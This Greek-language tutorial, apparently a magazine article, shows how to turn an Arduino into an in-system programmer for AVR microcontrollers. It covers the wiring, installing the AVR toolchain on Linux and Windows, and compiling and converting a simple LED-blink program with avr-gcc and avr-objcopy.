Η λύση που θα παρουσιάσουμε είναι απλή και αποτελεσματικότατη: Για να ξεπεράσουμε τους περιορισμούς που θέτει το Arduino, θα το καταργήσουμε. Το μεγάλο προτέρημα της δημοφιλούς πλατφόρμας εντοπίζεται στην ευκολία με την οποία μεταφέρονται τα προγράμματά μας από τον υπολογιστή προς τον μικροελεγκτή. Προκειμένου να καταργήσουμε το Arduino, λοιπόν, πρέπει να αντιμετωπίσουμε αυτό ακριβώς το πρόβλημα. Για να μπορούμε να παίζουμε με τον επεξεργαστή του Arduino στην επιθυμητή συχνότητα λειτουργίας και, γενικότερα, να είναι σεταρισμένος με τον τρόπο που απαιτεί η εκάστοτε κατασκευή, πρέπει να βρούμε έναν τρόπο να μεταφέρουμε τα προγράμματά μας στη μνήμη flash του τσιπ. Παρεμπιπτόντως, λύνοντας αυτό το πρόβλημα, θα μπορούμε μετά να παίζουμε και με οποιονδήποτε άλλο συγγενικό μικροελεγκτή. Το Arduino βασίζεται στον atMega328 της οικογένειας AVR, από την Atmel. Η εν λόγω οικογένεια περιλαμβάνει μεταξύ άλλων τις σειρές atTiny, atMega και XMega, που παρουσιάζουν μεγάλη ποικιλία ως προς το πλήθος των ακροδεκτών, τα ενσωματωμένα περιφερειακά, τη μέγιστη συχνότητα λειτουργίας, την ελάχιστη τάση τροφοδοσίας και φυσικά το κόστος — το οποίο είναι πάντα χαμηλότερο από εκείνο ενός Arduino.

Για τη μεταφορά ενός προγράμματος στη μνήμη flash του μικροελεγκτή, δηλαδή για τον "προγραμματισμό" του, όπως συνηθίζουμε να λέμε, προσφέρονται ειδικές συσκευές που ονομάζονται hardware programmers. Καθεμιά εξ αυτών λειτουργεί ως δίαυλος επικοινωνίας μεταξύ του υπολογιστή και του μικροελεγκτή, για τη μεταφορά του κώδικα και ορισμένων βασικών ρυθμίσεων. Περισσότερα γι' αυτές τις ρυθμίσεις θα πούμε αργότερα. Για την ώρα θα δούμε πώς μπορούμε να μετατρέψουμε το Arduino μας σε έναν hardware programmer, για τους μικροελεγκτές AVR. Επιπρόσθετα, θα γνωρίσουμε τα εργαλεία με τα οποία μπορούμε να μεταγλωττίζουμε τα προγράμματά μας και στη συνέχεια να τα στέλνουμε στο τσιπάκι, μέσω του νέου μας programmer. Τελικά, θα αποκτήσουμε την ελευθερία να χρησιμοποιούμε οποιονδήποτε μικροελεγκτή AVR και να γράφουμε κώδικα σε οποιοδήποτε περιβάλλον (λειτουργικό σύστημα και editor). Με άλλα λόγια, θα ξεπεράσουμε όλους τους περιορισμούς που θέτει η πλατφόρμα του Arduino… με τη βοήθεια ενός Arduino ;)



Στην περίπτωση που χρησιμοποιείτε το Arduino Leonardo, πρέπει να διορθώσετε τον ορισμό που αφορά στον ακροδέκτη RESET του programmer. Στη θέση του SS θα πρέπει να βάλετε τον αριθμό 10.

Μετατροπή

Όπως υποσχεθήκαμε από την αρχή, για να φτιάξουμε τον hardware programmer δεν θα χρειαστεί να αγοράσουμε τίποτα. Αρκεί να επιστρατεύσουμε το Arduino μας και να του φορτώσουμε το sketch ονόματι ArduinoISP. Το εν λόγω sketch συγκαταλέγεται στα παραδείγματα που ενσωματώνει το Arduino IDE. Τα αρχικά ISP προέρχονται από τις λέξεις In-System Programmer και, όπως καταλαβαίνετε, το συγκεκριμένο sketch μετατρέπει το Arduino μας σε programmer. Ουσιαστικά, από τη στιγμή που θα φορτώσουμε το ArduinoISP, ο προγραμματιστής μας είναι έτοιμος. Το επόμενο βήμα είναι να φροντίσουμε για την κατάλληλη σύνδεση με τον μικροελεγκτή που σκοπεύουμε να προγραμματίσουμε. Πριν προχωρήσουμε, όμως, πρέπει να υπογραμμίσουμε δύο λεπτομέρειες. Αν το Arduino μας είναι μοντέλο UNO και *αφού* φορ-

τώσουμε το ArduinoISP, πρέπει να συνδέσουμε έναν ηλεκτρολυτικό πυκνωτή των 10μF μεταξύ του RESET και του GND[1]. Αν το Arduino μας είναι μοντέλο LEONARDO και *πριν* φορτώσουμε το ArduinoISP, πρέπει να κάνουμε μια μικρή αλλαγή στον κώδικά του sketch. Συγκεκριμένα, πρέπει να βρούμε τη γραμμή με τον ακόλουθο ορισμό:

```
#define RESET SS
```

Εδώ, πρέπει να αντικαταστήσουμε το SS με τον αριθμό 10:

```
#define RESET 10
```


Μετά από αυτή την αλλαγή, αποθηκεύουμε το sketch, το φορτώνουμε στο Arduino και προχωράμε κανονικά.

Συνδεσμολογια

Η διασύνδεση του Arduino-programmer με τον AVR που θα προγραμματίσουμε είναι απλούστατη, αλλά χρειάζεται λίγη προσοχή. Κατ' αρχάς, να ξεκαθαρίσουμε ότι πριν αρχίσουμε να παίζουμε με οποιονδήποτε μικροελεγκτή AVR, πρέπει να κατεβάσουμε το αντίστοιχο datasheet από το site της Atmel. Το datasheet αποτελεί το ευαγγέλιο για κάθε τσιπάκι και πολύ περισσότερο για έναν μικροελεγκτή! Τα datasheets των AVR περιλαμβάνουν λεπτομέρειες για τον τρόπο λειτουργίας και τη ρύθμιση κάθε υποσυστήματος (ports, timers, interrupts, ADC κ.λπ.), αναφέρουν τη διάρθρωση της εσωτερικής μνήμης και τους διάφορους καταχωρητές, περιγράφουν την αρχιτεκτονική του τσιπ και πάει λέγοντας. Μην σας τρομάζουν αυτά! Το τι θα χρειαστεί να μελετήσει ο καθένας εξαρτάται από το επίπεδο γνώσεων που κατέχει και φυσικά από την εφαρμογή που θέλει να αναπτύξει. Ωστόσο, υπάρχει κάτι που μελετάνε όλοι: Πρόκειται για τη δεύτερη σελίδα του datasheet, που περιέχει ένα διάγραμμα με τους ακροδέκτες του μικροελεγκτή και το ρόλο του καθενός. Για να προγραμματίσουμε έναν AVR, λοιπόν, πρέπει να ανοίξουμε το datasheet και να εξετάσουμε τους ακροδέκτες του. Αρχικά, πρέπει να τοποθετήσουμε το τσιπ σε ένα breadboard και να φροντίσουμε για τη σωστή τροφοδοσία του. Αυτό σημαίνει ότι πρέπει να συνδέσουμε στα 5V τους ακροδέκτες VCC και AVCC και στο GND τους ακροδέκτες ...GND. Στη συνέχεια, πρέπει να εντοπίσουμε τους ακροδέκτες RESET, MISO, MOSI και SCK. Οι συγκεκριμένοι ακροδέκτες ανήκουν στο υποσύστημα SPI (Serial Peripheral Interface) των AVR, το οποίο χρησιμοποιείται και για τον προγραμματισμό τους. Τελικά, για να συνδέσουμε τον μικροελεγκτή μας με τον programmer, πρέπει να συνδέσουμε τους ακροδέκτες που αναφέραμε προηγουμένως, με τους ακροδέκτες 10, 11, 12 και 13 του Arduino. Ο ακόλουθος πίνακας δείχνει τις απαραίτητες συνδέσεις μεταξύ μικροελεγκτή και Arduino:

Ακροδέκτης μικροελεγκτή	Ακροδέκτης Arduino
RESET	10
MISO	11
MOSI	12
SCK	13

1. Προσοχή: Ο «αρνητικός» ακροδέκτης του πυκνωτή πρέπει να συνδεθεί στο GND και ο «θετικός» στο RESET. Για τη διάκριση των δύο ακροδεκτών συμβουλευτείτε τη σήμανση επάνω στη συσκευασία του πυκνωτή.



Η συνδεσμολογία του Arduino με τον μικροελεγκτή που θέλουμε να προγραμματίσουμε είναι αρκετά απλή. Οι ακροδέκτες RESET, MISO, MOSI και SCK του μικροελεγκτή πρέπει να συνδεθούν με τους ακροδέκτες 10, 11, 12 και 13 του Arduino. Παρατηρείστε τον ηλεκτρολυτικό πυκνωτή! Η παρουσία του είναι υποχρεωτική, αν το Arduino είναι μοντέλο UNO.

Σε αυτό το στάδιο, αν χρησιμοποιούμε έναν καινούργιο μικροελεγκτή, ο οποίος δεν έχει χρησιμοποιηθεί ξανά, η συνδεσμολογία έχει ολοκληρωθεί. Αν όμως ο μικροελεγκτής είναι χρησιμοποιημένος και, συγκεκριμένα, αν τον έχουμε ρυθμίσει για λειτουργία σε κάποια συγκεκριμένη συχνότητα και με χρήση *εξωτερικού* κρυστάλλου, θα πρέπει να συνδέσουμε και τρία ακόμα εξαρτήματα. Η ρύθμιση στην οποία αναφερόμαστε πραγματοποιείται από τα λεγόμενα FUSES, στα οποία θα αναφερθούμε αργότερα. Το μόνο σίγουρο είναι ότι αν έχετε κάνει τη ρύθμιση που περιγράψαμε, θα ξέρετε πολύ καλά σε τι αναφερόμαστε. Τα πρόσθετα εξαρτήματα που αναφέραμε είναι ο κρύσταλλος που λειτουργεί στην επιθυμητή συχνότητα, καθώς και δύο κεραμικοί πυκνωτές στα 22pF. Οι δύο ακροδέκτες του κρυστάλλου συνδέονται στους ακροδέκτες XTAL1 και XTAL2 του μικροελεγκτή. Ο ένας πυκνωτής συνδέεται μεταξύ του GND και του XTAL1, ενώ ο άλλος μεταξύ του GND και του XTAL2. Αν έχετε θορυβηθεί από όλες αυτές τις περιγραφές, ρίξτε μια ματιά στις σχετικές εικόνες και θα ησυχάσετε αμέσως. Τα πράγματα είναι πολύ πιο απλά απ' όσο ακούγονται ;)


Εργαλεία

Δεν ξέρουμε αν το αντιληφθήκατε, αλλά αν ακολουθήσατε τα παραπάνω βήματα έχετε ήδη μετατρέψει το Arduino σε programmer για τους AVR και το έχετε συνδέσει κατάλληλα με τον μικροελεγκτή σας. Τώρα, μπορείτε να αρχίσετε τη συγγραφή

των προγραμμάτων και τη φόρτωσή τους στη μνήμη flash του τσιπ! Ή μήπως όχι; Η αλήθεια είναι ότι για τη συγγραφή των προγραμμάτων και τη μεταφορά τους στον μικροελεγκτή μπορείτε να στηριχτείτε στο Arduino IDE. Το μόνο που πρέπει να κάνετε είναι να δηλώσετε στο πρόγραμμα ότι χρησιμοποιείτε τον νέο σας programmer. Αυτό γίνεται από το υπομενού Programmer, μέσα στο μενού Tools, όπου και πρέπει να επιλέξετε το Arduino as ISP. Μετά απ' αυτό, μπορείτε να γράφετε προγράμματά και να τα στέλνετε στον μικροελεγκτή μέσα από το Arduino IDE. Αυτός ο τρόπος εργασίας, όμως, κρύβει μια παγίδα: Τα προγράμματά σας θα προορίζονται αποκλειστικά για τον atMega328. Αν θελήσετε να γράψετε κώδικα για κάποιον άλλον AVR, θα χρειαστεί να επέμβετε σε ρυθμίσεις και σε ορισμένα (καλά κρυμμένα) αρχεία που απαρτίζουν το Arduino IDE.

Πιστεύουμε ότι τώρα που κάναμε το πρώτο βήμα για να απαγκιστρωθούμε από το περιβάλλον του Arduino και να επεκταθούμε σε όλους τους AVR, μπορούμε να εγκαταλείψουμε και το "δυσκίνητο" Arduino IDE. Εξάλλου, για τη συγγραφή των προγραμμάτων μας υπάρχουν δεκάδες text editors που προσφέρουν syntax highlighting και πολύ περισσότερα καλούδια σε σχέση με τον editor του Arduino IDE. Επιπρόσθετα, για τη μεταγλώττιση και τη μεταφορά των προγραμμάτων στον μικροελεγκτή, υπάρχουν εργαλεία για κάθε λειτουργικό σύστημα και τα περισσότερα απ' αυτά είναι Open Source. Σε σχέση με τον text editor, νομίζουμε ότι δεν χρειάζεται να πούμε τίποτα περισσότερο. Ο καθένας μπορεί να χρησιμοποιεί αυτόν που γνωρίζει και αγαπά. Για παράδειγμα, στα Windows μπορούμε να χρησιμοποιούμε το Notepadd++ (http://notepad-plus-plus.org) ενώ στο Linux το Gedit, το Kate, το nano κ.ά. Για τη

Στο διάγραμμα φαίνονται οι απαραίτητες συνδέσεις για τον προγραμματισμό ενός atTiny85.



μεταγλώττισή και τη μεταφορά των προγραμμάτων στο τσιπάκι, χρειαζόμαστε το toolchain των AVR. Όσοι χρησιμοποιούν κάποιο Debian-based Linux, μπορούν να προσθέσουν τα απαραίτητα εργαλεία δίνοντας κάτι τέτοιο:


```
sudo apt-get install build-essential gcc-avr avr-libc avrdude
```


Στα Widnows τα πράγματα είναι εξίσου απλά: Αρκεί να κατεβάσουμε και να εγκαταστήσουμε το WinAVR (http://winavr.sourceforge.net). Κατά την εγκατάσταση του εν λόγω πακέτου, το system path των Windows ενημερώνεται κατάλληλα ώστε όλα τα εργαλεία που προστίθενται να εκτελούνται κανονικά από οποιονδήποτε κατάλογο του υπολογιστή.

Κάπου εδώ αξίζει να αναφέρουμε μια χρήσιμη λεπτομέρεια για όσους γράφουν προγράμματα σε Assembly ή σκοπεύουν να ασχοληθούν μαζί της στο μέλλον. Τόσο τα εργαλεία που εγκαταστήσαμε στο Linux, όσο και το πακέτο WinAVR, περιλαμβάνουν τον GNU assembler. Ωστόσο, για τους AVR υπάρχει ένας assembler που προσφέρει μερικές πρόσθετες ευκολίες (π.χ., υποστήριξη macro) κι ο οποίος παρέχεται δωρεάν από την Atmel. Αναφερόμαστε σε ένα εργαλείο της γραμμής εντολών, που ονομάζεται avrasm2. Το εν λόγω πρόγραμμα δεν διατίθεται για το Linux, αλλά αυτό δεν πρέπει να σας προβληματίζει καθόλου. Για τους χρήστες Linux υπάρχει ένας κλώνος του avrasm2, που ονομάζεται avra και αποτελεί προϊόν Ανοιχτού Λογισμικού. Για την εγκατάστασή του αρκεί να δώσουμε κάτι τέτοιο:

```
sudo apt-get install avra
```

Στην εικόνα φαίνεται (πάλι) η διασύνδεση ενός atMega88. Αυτή τη φορά, όμως, έχει προστεθεί ο κρύσταλλος και οι δύο κεραμικοί πυκνωτές. Στην πράξη, αυτά τα τρία εξαρτήματα πρέπει να τοποθετηθούν όσο πιο κοντά γίνεται στους ακροδέκτες XTAL1 και XTAL2! Η τοποθέτησή τους στο διάγραμμα έγινε με γνώμονα την επίδειξη της συνδεσμολογίας.






Στην εικόνα βλέπουμε τους ακροδέκτες ενός atTiny2313, καθώς και τη λειτουργία του καθενός όπως παρουσιάζονται στο αντίστοιχο datasheet. Οι ακροδέκτες που έχουν σημειωθεί με πράσινο χρώμα είναι αυτοί που απαιτούνται για τον προγραμματισμό του μικροελεγκτή από τον programmer μας. Οι ακροδέκτες με το πορτοκαλί προορίζονται για τη σύνδεση του κρυστάλλου και των κεραμικών πυκνωτών, ενώ οι άλλοι δύο ακροδέκτες αφορούν στην τροφοδοσία του ολοκληρωμένου.

Παραδόξως, η προσθήκη του avrasm2 στα Windows δεν πραγματοποιείται εξίσου εύκολα. Βλέπετε, η Atmel δεν παρέχει το συγκεκριμένο πρόγραμμα ξεχωριστά, αλλά μόνο σαν τμήμα του περιβάλλοντος Atmel Studio. Επομένως, για να αποκτήσουμε το avrasm2 πρέπει να κατεβάσουμε το IDE της Atmel (`www.atmel.com/tools/ATMELSTUDIO.aspx`), να το εγκαταστήσουμε και να "κλέψουμε" τον assembler. Αν εγκαταστήσουμε το Atmel Studio στην προκαθορισμένη θέση, το ζητούμενο πρόγραμμα θα βρίσκεται στον κατάλογο C:\Program Files (x86)\Atmel\Atmel Toolchain\AVR Assembler\Native\2.1.39.1005\avrassembler. Αυτό που ζητάμε είναι το εκτελέσιμο avrasm2.exe. Αφού το αντιγράψουμε σε κάποιον κατάλογο, καλό θα ήταν να τον προσθέσουμε στο system path των Windows. Με αυτόν τον τρόπο θα μπορούμε να χρησιμοποιούμε τον assembler από οπουδήποτε, σαν να αποτελούσε κάποιο εργαλείο του συστήματος. Για την επέμβαση στο system path αρκεί να κάνουμε δεξί κλικ στο εικονίδιο "Υπολογιστής" και να επιλέξουμε το "Ιδιότητες". Στο παράθυρο που εμφανίζεται επιλέγουμε το "Ρυθμίσεις συστήματος για προχωρημένους" και στο νέο παράθυρο κάνουμε κλικ στο κουμπί "Μεταβλητές περιβάλλοντος". Μετά από όλα αυτά τα κλικ (ουφ!) προκύπτει ένα ακόμα παράθυρο. Εκεί κάνουμε κλικ επάνω στη μεταβλητή "PATH" και πατάμε το κουμπί "Επεξεργασία". Ακριβώς εκεί πρέπει να εισάγουμε τον κατάλογο όπου τοποθετήσαμε το avrasm2.exe και να πατήσουμε στο OK.

Μεταγλωττίσεις

Μετά από τα παραπάνω μπορούμε επιτέλους ν' αρχίσουμε την ουσιαστική ενασχόληση με τους μικροελεγκτές AVR. Με άλλα λόγια, μπορούμε ν' αρχίσουμε τη συγγραφή προγραμμάτων και τη μεταφορά τους στο τσιπάκι! Ας ξεκινήσουμε όμως με τη μεταγλώττιση. Για τις ανάγκες του άρθρου, χρησιμοποιήσαμε έναν atMega88 (αυτόν είχαμε εύκαιρο) και γράψαμε ένα πρόγραμμα τύπου "hello world". Το πρόγραμμά μας



Για να προγραμματίσουμε έναν AVR με τη βοήθεια του Arduino και μέσα από το Arduino IDE, πρέπει να πραγματοποιήσουμε μια απλή ρύθμιση.


αναβοσβήνει ένα LED που έχουμε συνδέσει στον ακροδέκτη PD0. Ο συγκεκριμένος ακροδέκτης ανήκει στο PORTD του μικροελεγκτή και, σύμφωνα με το datasheet, πρόκειται για το ποδαράκι 2 του τσιπ. Μπορείτε να κατεβάσετε το πρόγραμμά μας από το:

```
http://bit.ly/dh025blink
```

Δείτε τώρα πόσο απλά είναι τα πράγματα. Για τη μεταγλώττιση του προγράμματος, σε οποιοδήποτε λειτουργικό κι αν βρισκόμαστε, σε ένα παράθυρο τερματικού αρκεί να δώσουμε κάτι τέτοιο:

```
avr-gcc -mmcu=atmega88 -Os blink.c -o blink.o
```

Το μόνο που χρειάζεται να προσέξουμε εδώ, είναι να δηλώσουμε το σωστό όνομα για τον μικροελεγκτή μας. Ευτυχώς για μας, ο avr-gcc αναγνωρίζει τα εμπορικά ονόματα των τσιπ! Το προϊόν αυτού του βήματος είναι το αρχείο blink.o. Ωστόσο, για τη μεταφορά του προγράμματος στον μικροελεγκτή χρειαζόμαστε ένα αρχείο τύπου HEX.



Η εγκατάσταση των απαιτούμενων εργαλείων στο Linux πραγματοποιείται με μία κίνηση. Αντίστοιχη ευκολία παρουσιάζει και η εγκατάστασή τους στα Windows, όπου αρκεί να εγκαταστήσουμε το πακέτο WinAVR.

Για να πάρουμε το ζητούμενο αρχείο, αρκεί ένα ακόμα βήμα:

```
avr-objcopy -j .text -j .data -O ihex  blink.o  blink.hex
```

Αυτό ήταν! Τώρα, μπορούμε να προχωρήσουμε στη μεταφορά του προγράμματός στη μνήμη flash του μικροελεγκτή μας. Πριν προχωρήσουμε, αξίζει να αναφέρουμε ότι το πρόγραμμα avr-gcc μπορεί να δεχτεί και πρόσθετες παραμέτρους, ορισμένες από τις οποίες ενεργοποιούν τις βελτιστοποιήσεις (optimizations) που υποστηρίζει ο GCC. Επίσης, αν σας ενδιαφέρει η συγγραφή προγραμμάτων για τους AVR στη γλώσσα C, θα ήταν χρήσιμο να ρίξετε μια ματιά και στο σχετικό κείμενο από την Atmel. Πρόκειται για μια συλλογή από tips και tricks, για τη συγγραφή βελτιστοποιημένου κώδικα (www.atmel.com/images/doc8453.pdf).

